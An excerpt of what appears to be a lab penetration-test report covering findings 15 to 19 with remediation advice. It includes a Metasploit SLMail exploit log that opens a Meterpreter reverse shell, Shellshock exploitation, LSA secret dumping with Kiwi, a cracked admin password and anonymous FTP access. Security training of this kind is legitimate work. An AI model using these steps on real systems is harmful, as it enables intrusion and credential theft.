Title	Shellshock on Web Server Open on port 80
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	Used exploit baked into metasploit (multi/http/apache_mod_cgi_bash_env_exec) set TARGETURI /cgi-bin/shockme.cgi shell used ‘cat’ to type out the /etc/sudoers file
Images	
Affected Hosts	192.168.13.14

Remediation	Limit read access to the sudoers file to only users with sudo access Create and add users who need sudo access to a group granting access to read these sensitive files. Update/patch version of Bash Configure the web server to limit or disable CGI scripts Use SuExec or suPHP to execute CGI scripts under separate user accounts limiting the impact of compromise Implement code sanitization to prevent command injection vulnerabilities Deploy IDS/WAF that have rules to detect and block Shellshock exploitation attempts. Ensure these stay up to date. Monitor logs for unusual activity and regularly audit the system for indicators of compromise Regular backup and recovery plan

Vulnerability 15	Findings
Title	Hashed Credential Dump via Kiwi
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Used exploit baked into Metasploit (windows/pip3/seattlelab_pass) Ran on port 110 Loaded Kiwi once in Meterpreter Ran command <lsa_dump_secrets>



Images	

```
msf6 exploit(windows/pop3/seattlelab_pass) > search shell.exe

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/script/web_delivery             2013-07-19       manual     No     Script Web Delivery
   1  exploit/windows/browser/dxstudio_player_exec  2009-06-09       excellent  No     Worldweaver DX Studio Player
shell.execute() Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/browser/dxstudio_player_ex
ec

msf6 exploit(windows/pop3/seattlelab_pass) > set payload 1
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/
                                      Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:53920 ) at 2024-02-14 20:02:35 -0500

meterpreter > shell
Process 4900 created.
Channel 1 created.
```






Affected Hosts	172.22.117.10
Remediation	Limit Administrator privileges Harden local security policies Segment the network to prevent lateral movement Create firewall policies that block unnecessary connections Disable WDigest authentication to prevent plaintext credentials from being stored in memory Implement stronger password policies Password Complexity Password Changes Password Length Create automated task which regularly checks and downloads the latest software. Enable Credential Guard to protect NTLM password hashes

Vulnerability 16	Findings
Title	Directory Search
Type (Web app / Linux OS / WIndows OS)	Windows


Risk Rating	High
Description	Used Metasploit (windows/pip3/seattlelab_pass) on port 110 Meterpreter ran <shell> Navigated to Users\Public\Documents used type to write out the sensitive document
Images	 
Affected Hosts	172.22.117.10
Remediation	Move sensitive files to a separate directory Encrypt sensitive files to prevent easy access to private data Restrict read file access to only administrators Regularly audit files within the Public directory Any sensitive file should only be able to be read by Administrators

Vulnerability 17	Findings
Title	System Shell Access with Cracked Admin Credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Cracked User Hash NTLM using Johntheripper



	ran net users to list out users Used LSA_Dump_Secrets to dump all user hashes to crack using johntheripper Cracked password for ADMBob
Images	   ADMBob:Changeme!
Affected Hosts	172.22.117.10
Remediation	Implement and enforce a stronger password policy Create a password change policy which does not allow the user to use the last 10 passwords created For administrators, implement RSA keys for login as they are stronger than a user created password

	Block users from reading and dumping system secrets Block non-administrators from viewing all accounts on machine


Vulnerability 18	Findings
Title	Open FTP Allowing Anonymous Access (port 21)
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Nmap scan showed ftp was enabled and allowed anonymous login used ftp in terminal and transferred file to host machine Credentials used: Username: anonymous Password: anonymous pull <flag> 192.168.13.100 cat <flag>

Images	


```
Nmap scan report for 172.22.117.20
Host is up (0.00046s latency).
Not shown: 61921 closed tcp ports (reset), 3594 filtered tcp ports (no-respo
nse)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp             32 Feb 15  2022 flag3.txt
|_ftp-bounce: bounce working!
25/tcp    open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY,
 EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEN
D SOML SAML HELP NOOP QUIT
79/tcp    open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp    open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
106/tcp   open  pop3pw        SLMail pop3pw
110/tcp   open  pop3          BVRP Software SLMAIL pop3d
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
180/tcp   open  http          Seattle Lab httpd 1.0
|_http-server-header: Seattle Lab HTTP Server/1.0
| http-auth:
| HTTP/1.0 401 Unauthorized\x0D
|_  Basic realm=Administration
|_http-title: Site doesn't have a title.
443/tcp   open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
|_SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
|_http-title: 401 Unauthorized
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
```


	 
Affected Hosts	172.22.117.20
Remediation	Disable Anonymous access by modifying the FTP server configuration. Implement strong user credentials and account lockout policies to prevent brute force attacks Use more secure FTP variants such as SFTP which provides better authentication systems and encrypted connections Limit user permissions Keep FTP software up to date Place FTP in a DMZ to isolate it from the rest of the network


Vulnerability 19	Findings
Title	Subnet Port Scan
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Nmap Scan on subnet nmap -vv -reson -Pn -T4 -sV -sC –version-all -A –osscan-guess -p- -oN eth0.txt 172.22.117.20 has port 80 open Searched 172.22.117.20 within web browser and used credentials found in repository to login The only file on webpage was flag2.txt within the root directory

Images	
Affected Hosts	172.22.117.20
Remediation	Remove HTTP port for the machine which is not directly being used as the web application Encrypt data which is publicly accessible Require authentication to read data on exposed ports


